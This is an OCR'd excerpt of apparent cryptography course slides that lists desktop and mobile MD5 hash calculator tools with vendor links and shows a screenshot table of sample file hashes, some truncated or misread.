
5  
Email Encryption

6  
Disk Encryption


7  
Cryptography Attacks

8  
Cryptanalysis Tools

# MD5 Hash Calculators: HashCalc, MD5 Calculator and HashMyFiles



<http://www.slovenso.com>



<http://www.bullzip.com>


| File            | MD5                             | SHA1               | CRC32   | SHA-256            | SHA-312             | SHA-384             |
|-----------------|---------------------------------|--------------------|---------|--------------------|---------------------|---------------------|
| Screenfont      | 03293a7b291de687b2183b0399f751b | 1eb2f03794399a...  | 6e07748 | edecaa59370a7f...  | 6a15e51b0e0e4337... | ec0112406af39913... |
| CameraDate      | 17c46ab471a235a1...             | 0111104f124e0...   | 60b4e17 | ec01e7927029411... | 44280e0b623e73b1... | 067b0a3e72a971...   |
| Screenfont      | 03293a7b291de687b2183b0399f751b | 1eb2f03794399a...  | 6e07748 | edecaa59370a7f...  | 6a15e51b0e0e4337... | ec0112406af39913... |
| PwdList.docx    | 17166cc73d7b22a118...           | 048c08112e001...   | ed03313 | 354364b475717d...  | 824d34559271e427... | 1d6d1516d1524e...   |
| Text Hashes.txt | 14123a4739ac522e42...           | 341a593a619e2ca... | 0fac573 | 6e7112154fbef21... | 221e5044daedc2...   | 21117d442076fc9...  |
| Screenfont      | 03293a7b291de687b2183b0399f751b | 1eb2f03794399a...  | 6e07748 | edecaa59370a7f...  | 6a15e51b0e0e4337... | ec0112406af39913... |
| Screenfont      | 03293a7b291de687b2183b0399f751b | 1eb2f03794399a...  | 6e07748 | edecaa59370a7f...  | 6a15e51b0e0e4337... | ec0112406af39913... |

<http://www.mirsoft.net>

# Hash Calculators for Mobile: MD5 Hash Calculator, Hash Droid, and Hash Calculator




## MD5 Hash Calculator




<http://md5calculator.chromefons.org>

## Hash Droid



<https://play.google.com>

## Hash Calculator

